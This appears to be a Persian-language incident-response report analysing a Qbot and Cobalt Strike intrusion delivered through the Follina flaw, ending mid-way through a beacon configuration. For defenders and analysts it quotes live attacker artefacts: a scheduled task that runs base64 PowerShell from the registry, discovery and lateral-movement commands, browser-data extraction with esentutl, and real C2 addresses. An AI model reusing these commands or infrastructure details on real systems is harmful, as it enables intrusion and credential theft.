پس از اجرای کد مخرب، فایل XML به نام PCW.debugreport.xml در پوشه %localappdata%\Diagnostics ایجاد می‌شود. این فایل را می‌توان به عنوان یک فایل دستکاری شده مهم در هنگام تحلیل نحوه بهره‌جویی از Follina مورد بررسی قرار داد. مسیر کد مخرب در تگ TargetPath مربوط به فایل XML درج شده است. کد مخرب پیکربندی شده برای اجرا در سیستم در این فایل تعبیه شده است.

Action Type	Folder Path	File Name	Initiating Process File Name	Initiating Process Parent File Name
FileCreated	C:\Users\ \AppData\Local\Diagnostics\733862231 \2022060714.000	PCW.debugreport.xml	msdt.exe	WINWORD.EXE

ماندگاری

Qbot با ایجاد فرامین زمان‌بندی شده در نقاط پایانی، خود را بر روی سیستم ماندگار می‌کند. نمونه ای از فرمان اجرا شده را می‌توانید در ادامه مشاهده کنید:

```
schtasks.exe /Create /F /TN "{E9ADEA37-C329-4967-9CF5-2682DA7D97BE}" /TR "cmd /c start
/min \"\" powershell.exe -Command
IEX([System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String((Get-
ItemProperty -Path HKCU:\SOFTWARE\Benfouqcgq).rxftejkhydnwmpt)))
```

رویدادهای ایجاد شده توسط فرامین زمان‌بندی شده در لاگ مربوط به Microsoft-Windows-TaskScheduler/Operational ثبت می‌شود.

```
LogName=Microsoft-Windows-TaskScheduler/Operational
EventCode=106
EventType=4
ComputerName=[redacted]
User=NOT_TRANSLATED
Sid=S-1-5-18
SidType=0
SourceName=Microsoft-Windows-TaskScheduler
Type=Information
RecordNumber=8241
Keywords=None
TaskCategory=Task registered
OpCode=Info
Message=User [redacted] registered Task Scheduler task "\{E9ADEA37-C329-4967-9CF5-2682DA7D97BE}"
```


تحلیل فرامین زمان‌بندی شده نشان داد که PowerShell به یک کلید Registry که مقادیر تصادفی را تولید می‌کند، ارجاع داده شده است. مقدار آن بر روی هر نقطه پایانی با نقطه پایانی دیگر می‌تواند متفاوت باشد:

```
      <Arguments>/c start /min "" powershell.exe -Command IEX([System.Text.Encoding]::ASCII.GetString
([System.Convert]::FromBase64String((Get-ItemProperty -Path HKCU:\SOFTWARE\Mbdmoasecswonf).mlrgbhheu)))</Arguments>
    </Exec>
  </Actions>
  <Principals>
    <Principal id="Author">
      <UserId>S-1-5-18</UserId>
```

داده‌های این کلید Registry شامل یک رشته کدگذاری شده با base64 می‌باشد:


Value	Type	Data
ygwredzbufpn	REG_SZ	抏ë聘□颵□ﾘMicrosoft RSA SChannel Cryptographic Provider
mqkoqfsjaypqgo	REG_SZ	MzguNzAuMjUzLjIyNjoyMjIyOzE4Mi4xOTEuOTIuMjAzOjk5NTszNy4xODYuNTQuMjU
mlrgbhheu	REG_SZ	抏 되□蝂□□桊□펄□搨놓□槑抡

رمزگشایی رشته کدگذاری شده با base64، نشانی‌های IPv4 و پورت‌های مربوط به سرور C2 بدافزار QBot را به این صورت نمایش داد:



نشانی‌های مربوط به IPv4 سرور C2 در بخش نشانی‌های آلودگی این گزارش ارائه شده است.

پروسه SysWow64\Explorer.exe نیز در تعدادی دامنه مشاهده شده و توسط درخواست‌های DNS با مقدار RCODE:0 مربوط به QueryStatus (بدون خطا) نشان داده شده است.



علاوه بر این، ارتباطات مربوط به سرویس ایمیل بررسی شد:


QueryName	Image
mail.smtp2go.com	C:\Windows\SysWOW64\explorer.exe
mail.myfairpoint.net	C:\Windows\SysWOW64\explorer.exe
inbound.att.net	C:\Windows\SysWOW64\explorer.exe
smtp-relay.gmail.com	C:\Windows\SysWOW64\explorer.exe
imap.gmail.com	C:\Windows\SysWOW64\explorer.exe

دورزدن راهکارهای تشخیصی

بدافزار QBot به بکارگیری روش Process Hollowing (تعویض فایل اجرایی و جایگزینی کد مخرب به جای آن) معروف است. در این مورد، نسخه ۳۲ بیتی explorer.exe (که با استفاده از C:\Windows\SysWOW64 مشخص می‌شود) در حالت Suspend راه‌اندازی شد و سپس به عنوان یک هدف جهت تزریق مورد استفاده قرار گرفت.

```
LogName=Security
EventCode=4688
EventType=0
ComputerName=
SourceName=Microsoft Windows security auditing.
Type=Information
RecordNumber=58604
Keywords=Audit Success
TaskCategory=Process Creation
OpCode=Info
Message=A new process has been created.

Creator Subject:
        Security ID:
        Account Name:
        Account Domain:
        Logon ID:               0x110BE1B

Target Subject:
        Security ID:            S-1-0-0
        Account Name:           -
        Account Domain:         -
        Logon ID:               0x0

Process Information:
        New Process ID:         0x1968
        New Process Name:       C:\Windows\SysWOW64\explorer.exe
        Token Elevation Type:   %%1936
        Mandatory Label:                S-1-16-8192
        Creator Process ID:     0x2b4
        Creator Process Name:   C:\Windows\SysWOW64\regsvr32.exe
        Process Command Line:   C:\Windows\SysWOW64\explorer.exe
```

با بررسی و تحلیل Process Hollowing مربوط به حافظه سرور، پروسه‌های تزریق شده با بکارگیری ماژول‌های Volatility و malfind به راحتی قابل کشف و شناسایی بودند. خروجی که شامل explorer.exe و تگ VAD PAGE_EXECUTE_READWRITE و هدر MZ در فضای حافظه است، دارای ویژگی‌های رایجی جهت تزریق پروسه در حافظه است.




پروسه explorer.exe، جهت ایجاد و تزریق به نمونه‌های دیگر ۳۲ بیتی explorer.exe بکار گرفته می‌شود. نمونه‌ای از رویداد را می‌توان در ادامه مشاهده کرد. SourceProcessId: 11672 متعلق به QBot است و یک DLL را به TargetProcessId: 3592 تزریق می‌کند که در نتیجه تحلیل مشخص شد که بخشی از ارتباطات مربوط به سرور C2 ابزار Cobalt Strike است.

```
LogName=Microsoft-Windows-Sysmon/Operational
EventCode=10
EventType=4
ComputerName=
User=NOT_TRANSLATED
Sid=S-1-5-18
SidType=0
SourceName=Microsoft-Windows-Sysmon
Type=Information
RecordNumber=105568
Keywords=None
TaskCategory=Process accessed (rule: ProcessAccess)
OpCode=Info
Message=Process accessed:
RuleName: technique_id=T1055.001,technique_name=Dynamic-link Library Injection
UtcTime:
SourceProcessGUID: {4a2b363d-671a-629f-4d2a-000000000800}
SourceProcessId: 11672
SourceThreadId: 9424
SourceImage: C:\Windows\SysWOW64\explorer.exe
TargetProcessGUID: {4a2b363d-6a16-629f-902a-000000000800}
TargetProcessId: 3592
TargetImage: C:\Windows\SysWOW64\explorer.exe
GrantedAccess: 0x1FFFFF
```

با استفاده از شناسه‌های پروسه‌های تزریقی و نام‌های این پروسه‌ها، ارتباطات شبکه با بکارگیری ماژول‌های netscan و Volatility تطبیق داده شد و در نتیجه هر دو پروسه explorer تزریق شده Qbot (PID: 3992) و Cobalt Strike (PID: 5620) شناسایی شدند (داده‌های زیر از دستگاه‌های متفاوتی نسبت به لاگ قبلی دریافت شده است.)


```
Volatility 3 Framework 2.0.0

Offset  Proto   LocalAddr       LocalPort       ForeignAddr     ForeignPort     State   PID     Owner   Created

0×de848f69b260  TCPv4   10.      43     59933   23.111.114.52   65400   ESTABLISHED     3992    explorer.exe    2022-      17:36:56.000000
0×de848f6a5730  TCPv4   0.0.0.0 47001   0.0.0.0 0       LISTENING       4       System  2022-      01:45:13.000000
0×de848f6a5730  TCPv6   ::      47001   ::      0       LISTENING       4       System  2022-      01:45:13.000000
0×de848f6a5b50  TCPv4   0.0.0.0 5040    0.0.0.0 0       LISTENING       4784    svchost.exe     2022-      01:43:27.000000
0×de84931d5310  TCPv4   0.0.0.0 49666   0.0.0.0 0       LISTENING       1436    svchost.exe     2022-      01:42:17.000000
0×de84931d5310  TCPv6   ::      49666   ::      0       LISTENING       1436    svchost.exe     2022-      01:42:17.000000
0×de84933278a0  TCPv4   10.     .43     64762   190.123.44.126  443     CLOSED  5620    explorer.exe    2022-      23:41:31.000000
0×de84936289c0  UDPv4   0.0.0.0 0       *       0               1408    svchost.exe     2022-      01:42:16.000000
0×de84936289c0  UDPv6   ::      0       *       0               1408    svchost.exe     2022-      01:42:16.000000
0×de8493628e70  UDPv6   fe80::d927:2f1c:a7bb:332f       1900    *       0               5580    host.exe        2022-      01:31:50.000000
0×de84936297d0  UDPv4   0.0.0.0 0       *       0               1408    svchost.exe     2022-      01:42:16.000000
0×de849362960   UDPv4   10.     .43     138     *       0               4       System  2022-      01:42:17.000000
0×de849362a450  UDPv4   10.     .43     137     *       0               4       System  2022-      01:42:17.000000
0×de849362a5e0  UDPv4   0.0.0.0 5353    *       0               1828    svchost.exe     2022-      01:42:17.000000
0×de849362a5e0  UDPv6   ::      5353    *       0               1828    svchost.exe     2022-      01:42:17.000000
0×de849362a900  UDPv4   0.0.0.0 3389    *       0               476     svchost.exe     2022-      01:42:18.000000
0×de849362a900  UDPv6   ::      3389    *       0               476     svchost.exe     2022-      01:42:18.000000
0×de849362aa90  UDPv4   0.0.0.0 3389    *       0               476     svchost.exe     2022-      01:42:18.000000
```

پوشه‌های مختلفی که Qbot فایل‌های مخرب دریافتی را در آنجا ذخیره می‌کند، به عنوان استثناء در Windows Defender هم در مرحله اجرا و هم جهت ماندگاری در سیستم تعریف می‌شوند.



سرقت اطلاعات اصالت‌سنجی


بدافزار Qbot اطلاعات اصالت‌سنجی را از Credential Manager به سرقت می‌برد.




در یکی از سیستم‌های موردنظر، پروسه تزریقی امکان دسترسی مشکوک به یک رشته را در پروسه LSASS فراهم کرد. ابزاری نظیر Mimikatz اغلب این سطح دسترسی را درخواست می‌کند تا سطوح دسترسی زیر فراهم شود:

- PROCESS_VM_READ (0x0010)
- PROCESS_QUERY_INFORMATION (0x0400)
- PROCESS_QUERY_LIMITED_INFORMATION (0x1000)
- PROCESS_ALL_ACCESS (0x1fffff)

تعامل پروسه LSASS از پروسه تزریق شده Explorer در دو سطح دسترسی مختلف، از نشانی x1410 مشاهده و بررسی شده است:



علاوه بر این، تنها در یک دستگاه، میانگین تعامل LSASS، با حق دسترسی (PROCESS_ALL_ACCESS) 0x1FFFFF توسط پروسه explorer تقریباً 13 هزار مورد در هر دو ساعت بود. این میزان حجم قابل توجهی از رویدادها را شامل می‌شود.



شناسایی

فرامین شناسایی شده زیر توسط Qbot از طریق پروسه تزریقی در سیستم هک شده آغاز می‌شود:

TaskCategory	ParentImage	CommandLine
Process Create (rule: ProcessCreate)	C:\Windows\SysWOW64\explorer.exe	whoami /all
Process Create (rule: ProcessCreate)	C:\Windows\SysWOW64\explorer.exe	cmd /c set
Process Create (rule: ProcessCreate)	C:\Windows\SysWOW64\explorer.exe	net view /all
Process Create (rule: ProcessCreate)	C:\Windows\SysWOW64\explorer.exe	ipconfig /all
Process Create (rule: ProcessCreate)	C:\Windows\SysWOW64\explorer.exe	net share
Process Create (rule: ProcessCreate)	C:\Windows\SysWOW64\explorer.exe	nslookup -querytype=ALL -timeout=12 _ldap._tcp.dc._msdcs$DOMAIN
Process Create (rule: ProcessCreate)	C:\Windows\SysWOW64\explorer.exe	net localgroup
Process Create (rule: ProcessCreate)	C:\Windows\SysWOW64\explorer.exe	netstat -nao
Process Create (rule: ProcessCreate)	C:\Windows\SysWOW64\explorer.exe	route print
Process Create (rule: ProcessCreate)	C:\Windows\SysWOW64\explorer.exe	net group /domain
Process Create (rule: ProcessCreate)	C:\Windows\SysWOW64\explorer.exe	net group "Domain Computers" /domain
Process Create (rule: ProcessCreate)	C:\Windows\SysWOW64\explorer.exe	C:\Windows\system32\cmd.exe /C c:\windows\sysnative\nltest.exe /domain_trusts /all_trusts

```
whoami /all
cmd /c set
net view /all
ipconfig /all
net share
nslookup -querytype=ALL -timeout=12 _ldap._tcp.dc._msdcs.DOMAIN
net localgroup
netstat -nao
route print
net group /domain
net group "Domain Computers" /domain
C:\Windows\System32\cmd.exe /C c:\windows\sysnative\nltest.exe /domain_trusts /all_trusts
```

بعداً، فرامین بیشتری از پروسه Cobalt Strike تزریق شده در سیستم قربانی دیگری نیز مشاهده شد:

```
net group "domain controllers" /dom
net group "domain admins" /dom
C:\Windows\system32\cmd.exe /C ping -n 1 <Redacted>
```

در همان سیستم، AdFind برای شناسایی تمامی کامپیوترها در دامنه Active Directory اجرا شد:

Initiating Process Parent File Name	Initiating Process Folder Path	Initiating Process Command Line	Process Command Line
explorer.exe	c:\windows\syswow64\cmd.exe	cmd.exe /C C:[redacted] -f objectcategory=computer -csv name cn OperatingSystem dNSHostName > C:[redacted]	adfind.exe -f objectcategory=computer -csv name cn OperatingSystem dNSHostName


در روز دوم نفوذ، مهاجمان ابزاری به نام (netscan.exe) Network Scanner که توسط SoftPerfect ارائه شده را با استفاده از Internet Explorer بر روی Domain Controller دانلود کردند.

Action Type	Initiating Process Parent File Name	Initiating Process Folder Path	Initiating Process Command Line	Local IP	Local Port	Remote IP	Remote Port	Remote Url
ConnectionSuccess	iexplore.exe	c:\program files (x86)\internet explorer\iexplore.exe	"IEXPLORE.EXE" SCODEF:6160 CREDAT:17410 /prefetch:2	[redacted]	57348	198.211.116.136	443	www.softperfect.com

explorer.exe	c:\program files\internet explorer\iexplore.exe	"iexplore.exe"	netscan_portable.zip

این ابزار برای راه‌اندازی یک پورت دیگر جهت پویش، این بار در درگاه‌های TCP 445 و TCP 3389 مورد استفاده قرار گرفت.

پروسه SysWOW64\Explorer از طریق سرور ATERA درخواست‌های دوره‌ای را به api.ipify.org در سراسر مدت زمان نفوذ و حمله ارسال می‌کند. Ipify.org می‌تواند برای تعیین نشانی IPv4 عمومی شبکه استفاده شود. بکارگیری ipify.org در حملات قبلی نیز مشاهده شده است.




گسترش دامنه نفوذ به سیستم‌های مجاور در شبکه

جهت گسترش دامنه نفوذ به سیستم‌های مجاور در شبکه (Lateral Movement)، فایل‌های DLL بدافزار Qbot به صورت از راه دور از روی اولین دستگاه آلوده بر روی پوشه C$ سایر دستگاه‌های شبکه ذخیره می‌شوند.

Action Type	Initiating Process Folder Path	Folder Path	File Name
FileCreated	c:\windows\syswow64\explorer.exe	\\10. .43\C$	xyxfdflkdidigs.dll
FileCreated	c:\windows\syswow64\explorer.exe	\\10. .44\C$	liidfxngjotktx.dll
FileCreated	c:\windows\syswow64\explorer.exe	\\10. .45\C$	upqpzgevbknwj.dll
FileCreated	c:\windows\syswow64\explorer.exe	\\10. .46\C$	pgbhaeemxglwc.dll

این عملیات همچنین به وضوح در داده‌های Zeek SMB File در شبکه قابل مشاهده بود.



یک سرویس محلی نیز در هر یک از سیستم‌های مورد نظر ایجاد شد و با استفاده از regsvr32.exe برای اجرای DLL مربوط به بدافزار Qbot پیکربندی گردید.

```
LogName=System
EventCode=7045
EventType=4
ComputerName=
User=NOT_TRANSLATED
Sid=S-1-5-21-2305598449-1564225094-2953443992-1153
SidType=0
SourceName=Microsoft-Windows-Service Control Manager
Type=Information
RecordNumber=10628
Keywords=Classic
TaskCategory=None
OpCode=The operation completed successfully.
Message=A service was installed in the system.

Service Name:  ogtawhe
Service File Name:  regsvr32.exe -s \\10       44\C$\liidfxngjotktx.dll
Service Type:  user mode service
Service Start Type:  auto start
Service Account:  LocalSystem
Collapse
```

امضاهای Suricata زیر هم فایل‌های از راه دور و هم رویدادهای ثبت سرویس را شناسایی کردند:

- ET RPC DCERPC SVCCTL - Remote Service Control Manager Access
- ET POLICY SMB Executable File Transfer ET POLICY SMB2 NT Create AndX Request For a DLL File - Possible Lateral Movement

Src IP / Country	Src Port	Dst IP / Country	Dst Port	Packets	Databytes / Bytes	Info
10. .95	62985	10. .43	135	8	536 984	Signature - ET RPC DCERPC SVCCTL - Remote Service Control Manager Access Category - Attempted User Privilege Gain Action - allowed Severity - 1 Signature Id - 2027237
10. .95	62984	10. .43	445	1,193	1,461,893 1,526,172	Signature - ET POLICY SMB Executable File Transfer ET POLICY SMB2 NT Create AndX Request For a DLL File - Possible Lateral Movement Category - Potentially Bad Traffic Action - allowed Severity - 2 Signature Id - 2025709 2025699

سرویس جدید مدت کوتاهی پس از فراخوانی DLL بدافزار Qbot اجرا شد.

```
LogName=Microsoft-Windows-Sysmon/Operational
EventCode=1
EventType=4
ComputerName=
User=NOT_TRANSLATED
Sid=S-1-5-18
SidType=0
SourceName=Microsoft-Windows-Sysmon
Type=Information
RecordNumber=371266
Keywords=None
TaskCategory=Process Create (rule: ProcessCreate)
OpCode=Info
Message=Process Create:
RuleName: technique_id=T1117,technique_name=Regsvr32
UtcTime:
ProcessGuid: {89b4d335-7baa-629f-9e79-000000000900}
ProcessId: 2696
Image: C:\Windows\System32\regsvr32.exe
FileVersion: 10.0.19041.1 (WinBuild.160101.0800)
Description: Microsoft(C) Register Server
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: REGSVR32.EXE
CommandLine: regsvr32.exe -s \\10       43\C$\xyxfdflkdidigs.dll
CurrentDirectory: C:\Windows\system32\
User: NT AUTHORITY\SYSTEM
LogonGuid: {89b4d335-7de8-6291-e703-000000000000}
LogonId: 0x3E7
TerminalSessionId: 0
IntegrityLevel: System
Hashes: SHA1=8D7C2FD354363DAEE63E8F591EC52FA5D0E23F6F,MD5=B0C2FA35D14A9FAD919E99D9D75E1B9E
ParentProcessGuid: {89b4d335-7de7-6291-0b00-000000000900}
ParentProcessId: 712
ParentImage: C:\Windows\System32\services.exe
ParentCommandLine: C:\Windows\system32\services.exe
```

مهاجمان همچنین از RDP برای سوییچ بین سیستم‌های موجود در شبکه مانند Domain Controller و File Server استفاده می‌کردند.

```
LogName=Microsoft-Windows-TerminalServices-RemoteConnectionManager/Operational
EventCode=1149
EventType=4
ComputerName=
User=NOT_TRANSLATED
Sid=S-1-5-20
SidType=0
SourceName=Microsoft-Windows-TerminalServices-RemoteConnectionManager
Type=Information
RecordNumber=56
Keywords=None
TaskCategory=None
OpCode=Info
Message=Remote Desktop Services: User authentication succeeded:

User:
Domain:
Source Network Address:
```

ایجاد پروسه rdpclip.exe در دستگاه هدف نشانه دیگری از موفقیت‌آمیز بودن اتصال RDP است. شروع این پروسه توسط یک حساب کاربری سیستمی (Non-human) یکی دیگر از روش‌های عالی تشخیص اتصال RDP است.

```
LogName=Security
EventCode=4688
EventType=0
ComputerName=
SourceName=Microsoft Windows security auditing.
Type=Information
RecordNumber=93162
Keywords=Audit Success
TaskCategory=Process Creation
OpCode=Info
Message=A new process has been created.

Creator Subject:
        Security ID:            S-1-5-20
        Account Name:
        Account Domain:
        Logon ID:               0x3E4

Target Subject:
        Security ID:            S-1-0-0
        Account Name:
        Account Domain:
        Logon ID:               0x314FE

Process Information:
        New Process ID:         0x574
        New Process Name:       C:\Windows\System32\rdpclip.exe
        Token Elevation Type:   %%1936
        Mandatory Label:                S-1-16-12288
        Creator Process ID:     0x160
        Creator Process Name:   C:\Windows\System32\svchost.exe
        Process Command Line:   rdpclip
```

استخراج و سرقت داده‌ها

بدافزار Qbot از ماژول‌های مختلفی جهت استخراج و سرقت اطلاعات حساس از دستگاه قربانی استفاده کرده است.

نرم‌افزار Outlook نیز احتمالاً برای سرقت پیام‌های ایمیل راه‌اندازی شد. با این حال، شواهدی برای تأیید قطعی این موضوع پیدا نشد.

```
LogName=Security
EventCode=4688
EventType=0
ComputerName=
SourceName=Microsoft Windows security auditing.
Type=Information
RecordNumber=58853
Keywords=Audit Success
TaskCategory=Process Creation
OpCode=Info
Message=A new process has been created.

Creator Subject:
        Security ID:
        Account Name:
        Account Domain:
        Logon ID:               0x110BE1B

Target Subject:
        Security ID:            S-1-0-0
        Account Name:           -
        Account Domain:         -
        Logon ID:               0x0

Process Information:
        New Process ID:         0x2e2c
        New Process Name:       C:\Windows\SysWOW64\cmd.exe
        Token Elevation Type:   %%1936
        Mandatory Label:                S-1-16-8192
        Creator Process ID:     0x201c
        Creator Process Name:   C:\Windows\SysWOW64\dllhost.exe
        Process Command Line:   cmd.exe /c start "" "C:\Program Files\Microsoft Office\Root\Office16\OUTLOOK.EXE"
```

بدافزار Qbot همچنین از ابزار داخلی Windows esentutl.exe برای استخراج داده‌های مرورگر از Internet Explorer و Microsoft Edge استفاده کرد:

```
esentutl.exe /r V01 /l"C:\Users\<redacted>\AppData\Local\Microsoft\Windows\WebCache"
/s"C:\Users\<redacted>\AppData\Local\Microsoft\Windows\WebCache" /d"C:\Users\
<redacted>\AppData\Local\Microsoft\Windows\WebCache"
```

مهاجمان در سرور فایل، به صورت دستی فایل‌ها را با استفاده از ابزارهای مختلف جستجو کردند. به عنوان مثال برای مشاهده فایل‌های PDF از Internet Explorer و برای مشاهده فایل‌های DOCX از WordPad استفاده کرده بودند.

البته در مواردی هم مشاهده شد که این فایل‌ها به صورت محلی در شبکه از طریق گزینه "OpenWith" مشاهده شده بودند:

```
Creator Process Name:   C:\Windows\System32\OpenWith.exe
Process Command Line:   "C:\Program Files\Internet Explorer\iexplore.exe" C[redacted].pdf
```

سرور کنترل و فرمان‌دهی

نشانی‌های IP/دامنه‌های سرور C2 متعلق به بدافزار Qbot در این حمله به صورت زیر ثبت شده است:

```
144.202.3[.]39
subject: CN=pesqfbmfk.us,OU=Mklbwanvv Kibn Fykniqfvki,C=FR,
issuer: CN=pesqfbmfk.us,O=Jgi Vwmmuia Inc.,L=Rnhsjsu Bbrwua,ST=QQ,C=FR
ja3: 72a589da586844d7f0818ce684948eea
ja3s: 8ed408107f89c53261bf74e58517bc76
```

```
176.67.56[.]94
domain: visdeirun.net
issuer: Scau Lofoefo Cubhfilnb Ixtfb
ja3: 72a589da586844d7f0818ce684948eea
ja3s: 7c02dbae662670040c7af9bd15fb7e2f
```

```
72.252.157[.]93
subject: CN=rfhmw.biz,OU=Yoefut,C=ES,
issuer: CN=rfhmw.biz,O=Umalauqv Tyv LLC.,L=Ojaomei Xyaik,ST=LO,C=ES
ja3: 72a589da586844d7f0818ce684948eea
ja3s: 7c02dbae662670040c7af9bd15fb7e2f
```


```
90.120.65[.]153
subject: CN=jaubai.net,OU=Naha,C=AU,
issuer: CN=jaubai.net,O=Riwi Ohbptdbe LLC.,L=Bia,ST=PX,C=AU
ja3: 72a589da586844d7f0818ce684948eea
ja3s: 7c02dbae662670040c7af9bd15fb7e2f
```

```
67.209.195[.]198
domain: visdeirun.net
issuer: Aigmx Ijocl Ooeymfx Eiav LLC.
ja3: 72a589da586844d7f0818ce684948eea
ja3s: 7c02dbae662670040c7af9bd15fb7e2f
```

پایپ postex_4c14 که در پروسه explore.exe مربوط به Cobalt Strike تزریق شده بود، مشاهده شد.

```
LogName=Microsoft-Windows-Sysmon/Operational
EventCode=18
EventType=4
ComputerName=
User=NOT_TRANSLATED
Sid=S-1-5-18
SidType=0
SourceName=Microsoft-Windows-Sysmon
Type=Information
RecordNumber=374485
Keywords=None
TaskCategory=Pipe Connected (rule: PipeEvent)
OpCode=Info
Message=Pipe Connected:
RuleName: technique_id=T1055; Possible Cobalt Strike post-exploitation jobs.
EventType: ConnectPipe
UtcTime:
ProcessGuid: {89b4d335-7fc1-629f-d979-000000000900}
ProcessId: 5620
PipeName: \postex_4c14
Image: C:\Windows\SysWOW64\explorer.exe
User: NT AUTHORITY\SYSTEM
```

پس از تعویض یکی از پروسه‌های تزریق شده در explorer.exe، پیکربندی beacon با استفاده از ابزار 1768.py انجام شد.



جزئیات بیشتر در مورد این نشانی‌های IP عبارت است از:

```
190.123.44[.]126
certificate.version: 3,
certificate.serial: 048734AF86D7FBFE4F2161FA60799FD94C5C,
certificate.subject: CN=mssfr.icu,
certificate.issuer: CN=R3,O=Let's Encrypt,C=US,
certificate.not_valid_before: 1653499104,
certificate.not_valid_after: 1661275103,
certificate.key_alg: rsaEncryption,
certificate.sig_alg: sha256WithRSAEncryption,
certificate.key_type: rsa,
certificate.key_length: 2048,
certificate.exponent: 65537,
san.dns: [
mssfr.icu,
ns1.mssfr.icu,
ns2.mssfr.icu,
ns3.mssfr.icu,
ns4.mssfr.icu
]
ja3: 72a589da586844d7f0818ce684948eea
ja3s: ae4edc6faf64d08308082ad26be60767
```

پیکربندی Cobalt Strike


```
{
  "beacontype": [
    "HTTPS"
  ],
  "sleeptime": 50845,
  "jitter": 33,
  "maxgetsize": 2796804,
  "spawnto": "AAAAAAAAAAAAAAAAAAAAAA==",
  "license_id": 426352781,
  "cfg_caution": false,
  "kill_date": null,
  "server": {
    "hostname": "190.123.44.126",
    "port": 443,
    "publickey":
